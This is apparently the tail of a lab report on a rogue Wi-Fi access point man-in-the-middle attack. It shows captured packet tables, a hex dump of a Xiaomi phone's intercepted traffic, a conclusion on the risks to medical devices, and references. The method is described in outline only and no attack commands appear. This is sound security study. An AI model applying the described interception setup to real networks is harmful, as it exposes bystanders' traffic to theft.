01f0  2d 30 31 54 32 33 3a 33 37 3a 34 39 5a 0d 0a 44 -01T23:3 7:49Z- D
0200  61 74 65 3a 20 53 75 6e 2c 20 30 31 20 4d 61 79 ate: Sun , 01 May
0210  20 32 30 32 32 20 32 33 3a 33 37 3a 34 39 20 47 2022 23 :37:49 G
0220  4d 54 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 MT-Conn ection:
0230  63 6c 6f 73 65 0d 0a 0d 0a 4d 69 63 72 6f 73 6f close- -Microso
0240  66 74 20 43 6f 6e 6e 65 63 74 20 54 65 73 74 ft Conne ct Test
  
```

Close Help

Use of LINKSYS router to form the bridge

The internet was provided to the PC through the LINKSYS router. An ethernet cable was used to establish the connection. The same algorithm was followed as demonstrated in the above section to perform the MITM attack. Finally, packet capturing was performed and saved as .pcap file. The screenshots are presented below:

| No. | Time | Source | Destination | Protocol | Length | New Column |
|------|-----------------|------------------------|-------------------|----------|--------|------------|
| 3186 | 19:47:14.312705 | 192.168.0.100 | 239.255.255.250 | SSDP | 167 | |
| 3187 | 19:47:14.419499 | 192.168.0.100 | 239.255.255.250 | SSDP | 167 | |
| 3188 | 19:47:14.525138 | 192.168.0.100 | 239.255.255.250 | SSDP | 167 | |
| 3189 | 19:47:15.043883 | ARRISGro_d0:dd:0f | Dell_36:0a:ed | ARP | 60 | |
| 3190 | 19:47:15.836189 | 192.168.0.15 | 224.0.0.251 | MDNS | 784 | |
| 3191 | 19:47:15.836350 | fe80::bbad:33a3:9de... | ff02::fb | MDNS | 804 | |
| 3192 | 19:47:16.067276 | ARRISGro_d0:dd:0f | Dell_36:0a:ed | ARP | 60 | |
| 3193 | 19:47:16.968943 | fe80::5a19:f8ff:fed... | ff02::1 | ICMPv6 | 134 | |
| 3194 | 19:47:17.091289 | ARRISGro_d0:dd:0f | Dell_36:0a:ed | ARP | 60 | |
| 3195 | 19:47:18.115502 | ARRISGro_d0:dd:0f | Dell_36:0a:ed | ARP | 60 | |
| 3196 | 19:47:18.167036 | ARRISGro_d0:dd:0f | XiaomiCo_19:64:fc | ARP | 60 | |
| 3197 | 19:47:19.138632 | ARRISGro_d0:dd:0f | Dell_36:0a:ed | ARP | 60 | |
| 3198 | 19:47:19.167581 | ARRISGro_d0:dd:0f | XiaomiCo_19:64:fc | ARP | 60 | |
| 3199 | 19:47:19.998433 | fe80::5a19:f8ff:fed... | ff02::1 | ICMPv6 | 134 | |
| 3200 | 19:47:20.162897 | ARRISGro_d0:dd:0f | Dell_36:0a:ed | ARP | 60 | |
| 3201 | 19:47:20.167567 | ARRISGro_d0:dd:0f | XiaomiCo_19:64:fc | ARP | 60 | |
| 3202 | 19:47:21.187194 | ARRISGro_d0:dd:0f | Dell_36:0a:ed | ARP | 60 | |
| 3203 | 19:47:22.211221 | ARRISGro_d0:dd:0f | Dell_36:0a:ed | ARP | 60 | |
| 3204 | 19:47:23.032559 | fe80::5a19:f8ff:fed... | ff02::1 | ICMPv6 | 134 | |
| 3205 | 19:47:23.234583 | ARRISGro_d0:dd:0f | Dell_36:0a:ed | ARP | 60 | |
| 3206 | 19:47:24.260501 | ARRISGro_d0:dd:0f | Dell_36:0a:ed | ARP | 60 | |

> Frame 107: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
 > Ethernet II, Src: ARRISGro_d0:dd:0f (58:19:f8:d0:dd:0f), Dst: XiaomiCo_19:64:fc (20:f4:78:19:64:fc)
 > Internet Protocol Version 4, Src: 161.117.57.135, Dst: 192.168.0.15
 > Transmission Control Protocol, Src Port: 443, Dst Port: 46202, Seq: 1, Ack: 518, Len: 0

A Xiaomi smartphone was the victim as follows:

Wireshark · Packet 107 · rogue_ap_sniff2.pcap

> Frame 107: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
 > Ethernet II, Src: ARRISGro_d0:dd:0f (58:19:f8:d0:dd:0f), Dst: XiaomiCo_19:64:fc (20:f4:78:19:64:fc)
 > Internet Protocol Version 4, Src: 161.117.57.135, Dst: 192.168.0.15
 > Transmission Control Protocol, Src Port: 443, Dst Port: 46202, Seq: 1, Ack: 518, Len: 0

| | | |
|------|---|-------------------|
| 0000 | 20 f4 78 19 64 fc 58 19 f8 d0 dd 0f 08 00 45 00 | -x-d-X-.....E- |
| 0010 | 00 28 66 1d 40 00 2f 06 49 ff a1 75 39 87 c0 a8 | -(f@./..I..u9... |
| 0020 | 00 0f 01 bb b4 7a 35 58 b0 56 80 c7 fb 88 50 10 |z5X..v....P- |
| 0030 | 00 3c fb af 00 00 00 00 bb c0 b5 0b | -<..... |

Conclusion

Rogue Access point (RAP) could be a security threat in many applications. One of them is medical applications. RAP could be used to achieve man-in-the-middle attacks, denial-of-service attacks, and data theft attacks. RAP could be present hidden among us masquerading the familiar SSID names. In medical applications, various medical sensors are connected to the internet through the access point. This could be the point of security threat and hence robust security measures should be taken to tackle RAP attacks. In this work, a man-in-the-middle attack was performed using the Linux environment. Wired and wireless interfaces were needed to perform the attack. The Wi-Fi adaptor of a laptop was used to broadcast the RAP and a wired interface was used to provide internet to that RAP via bridging. Two different methods were used to achieve a wired interface, 1) using USB tethering and 2) using a LINKSYS router and ethernet cable.

References

- [1] “Understanding Rogue Access Points.” https://www.juniper.net/documentation/en_US/junos-space-apps/network-director4.0/topics/concept/wireless-rogue-ap.html (accessed Apr. 26, 2022).
- [2] “Rogue AP Detection.” https://www.cisco.com/assets/sol/sb/AP541N_Emulators/AP541N_Emulator_v1.9.2/help_Rogue_AP_Detection.htm (accessed Apr. 26, 2022).
- [3] C. Camara, P. Peris-Lopez, J. M. de Fuentes, and S. Marchal, “Access control for implantable medical devices,” *IEEE Trans. Emerg. Top. Comput.*, vol. 9, no. 3, pp. 1126–1138, Jul. 2021.
- [4] H. A. M. Puat and N. A. A. Rahman, “IoMT: A review of pacemaker vulnerabilities and security strategy,” *J. Phys. Conf. Ser.*, vol. 1712, no. 1, p. 012009, Dec. 2020.
- [5] V. Hassija, V. Chamola, B. C. Bajpai, Naren, and S. Zeadally, “Security issues in implantable medical devices: Fact or fiction?,” *Sustain. Cities Soc.*, vol. 66, no. 102552, p. 102552, Mar. 2021.
- [6] F. Mirza, “Build a man-in-the-middle system.” <https://mirzafahad.github.io/2021-02-22-wifi-rouge-access-point-part2/> (accessed April 12, 2022).